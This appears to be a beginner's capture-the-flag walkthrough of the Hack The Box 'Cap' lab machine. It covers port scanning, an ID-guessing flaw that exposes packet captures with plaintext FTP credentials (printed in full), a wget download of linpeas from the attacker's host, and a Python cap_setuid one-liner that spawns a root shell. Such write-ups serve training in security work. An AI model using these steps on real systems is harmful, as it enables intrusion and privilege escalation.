HackTheBox cap Walkthrough - Pentest Lab Notes
Cap is an easy Linux machine on Hack The Box with an IP of 10.10.10.245. It introduces two key concepts for beginners in cybersecurity:
- Packet capture (
pcap) analysis. - Linux capabilities for privilege escalation.
This walkthrough provides hints to nudge you toward solutions and detailed explanations to deepen your understanding. If you haven’t tried the machine yet, give it a shot on Hack The Box.
📝 Introduction
- Platform: HTB
- Difficulty: Easy
- Objective: Get
user.txtandroot.txt
🔍 Reconnaissance
Nmap Scan
first, we will perform namp scanning of all ports and identity the service running on that port
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(kali㉿kali)-[/media/sf_shared/ctf/Other]
└─$ nmap -sC -sV -vv  10.10.10.245
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 20:16 IST
Completed Ping Scan at 20:16, 1.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:16
Completed Parallel DNS resolution of 1 host. at 20:16, 0.00s elapsed
Initiating SYN Stealth Scan at 20:16
Scanning 10.10.10.245 [1000 ports]
Discovered open port 21/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
Host is up, received echo-reply ttl 63 (1.2s latency).
Scanned at 2025-09-27 20:16:08 IST for 261s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjIqNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsly98L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1MO+mKH7EobPR/ZWrFGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDdeq6QuGKh1CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvySMHEjxwCfMzBDypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack ttl 63 Gunicorn
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-title: Security Dashboard
|_http-server-header: gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 262.42 seconds
           Raw packets sent: 1170 (51.456KB) | Rcvd: 1174 (46.976KB)
We found three ports are open
21/tcp: FTP
22/tcp: SSH
80/tcp: HTTP
** Let’s add Cap host to our /etc/hosts file. **
echo "10.10.10.245 cap.htb" | sudo tee -a /etc/hosts
lets start
Enumration
21 FTP vsftpd
first, we will do anonymous login, it is like a default user:pass in vsftpd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[/media/sf_shared/ctf/Other]
└─$ ftp  10.10.10.245 21
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): anonymous
331 Please specify the password.
Password: anonymous
530 Login incorrect.
ftp: Login failed

┌──(kali㉿kali)-[/media/sf_shared/ctf/Other]
└─$ searchsploit vsFTPd 3.0.3
-------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                      |  Path
-------------------------------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 3.0.3 - Remote Denial of Service                                                                             | multiple/remote/49719.py
-------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Tried anonymous login — no luck. So we move on to the HTTP service.
22 ssh
same we didn’t have user password
80 http

On this we will start with source code review
1
2
3
4
 <a href="/">Dashboard</a></li>
 <li><a href="/capture">Security Snapshot (5 Second PCAP + Analysis)</a></li>
 <li><a href="/ip">IP Config</a></li>
 <li><a href="/netstat">Network Status</a></li>

Found some directory
/ip
/capture

Download the pcap file and analzye it to see whether we can find anything interesting or not.
we can see that, URL contains the numeric ID for the Security Snapshot. We can change the ID and try to see we can access other user’s or not!
We changed the ID from 2 to 0 and as we can see result as Snapshot results are getting changed.
We are download all Analyzing PCAPs with Wireshark
Download the pcap from /data/0, /data/1, and open it in Wireshark:
Observation: The pcap shows FTP traffic, which uses plaintext.
Credentials Found:
Username: nathan (lowercase).
Password: Buck3tH4TF0RM3!

Why Plaintext? FTP lacks encryption, unlike FTPS or SFTP, making credentials visible.
Initial Access
Use the credentials (nathan:Buck3tH4TF0RM3!) to access services identified in the scan.
Using Credentials We will login on ftp and ssh
ftp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[/media/sf_shared/ctf/Other]
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16525|)
150 Here comes the directory listing.
drwxrwxr-x    2 1001     1001         4096 Sep 27 07:19 GCONV_PATH=.
-rw-rw-r--    1 1001     1001         3262 Sep 27 07:19 cc.py
drwxrwxr-x    2 1001     1001         4096 Sep 27 07:19 exploit
-rwxr-xr-x    1 1001     1001          431 Sep 27 07:19 payload.so
drwxr-xr-x    3 1001     1001         4096 Sep 27 12:52 snap
-r--------    1 1001     1001           33 Sep 26 19:35 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||9896|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*********************************************************************************************************|    33        0.16 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.03 KiB/s)
ftp>
Boom we logged in
1
2
3
4
┌──(kali㉿kali)-[/media/sf_shared/ctf/Other]
└─$ cat user.txt
1a90e31c2ead2766ada------------
ssh
1
2
nathan@cap:~$ ls
user.txt
Root.txt
Privilege escalation
1
2
3
4
5
6
7
8
9
10
nathan@cap:/tmp$ wget http://10.1-----4:8000/linpeas.sh
--2025-09-27 16:06:04--  http://10.10.16.34:8000/linpeas.sh
Connecting to 10.10.16.34:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 956174 (934K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                            100%[=======================================================================>] 933.76K   229KB/s    in 5.4s

2025-09-27 16:06:11 (174 KB/s) - ‘linpeas.sh’ saved [956174/956174]

After searching GTFOBins, we can know that this exploit functions similarly to SETUID and can be effectively exploited.

To gain root shell, we execute the following command since only Python 3 is available:
1
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
How It Works:
os.setuid(0): Changes the script’s user ID to root (0), leveraging cap_setuid.
os.system(“/bin/bash”): Opens a shell with root privileges.
Verification: Run whoami in the shell to confirm root.
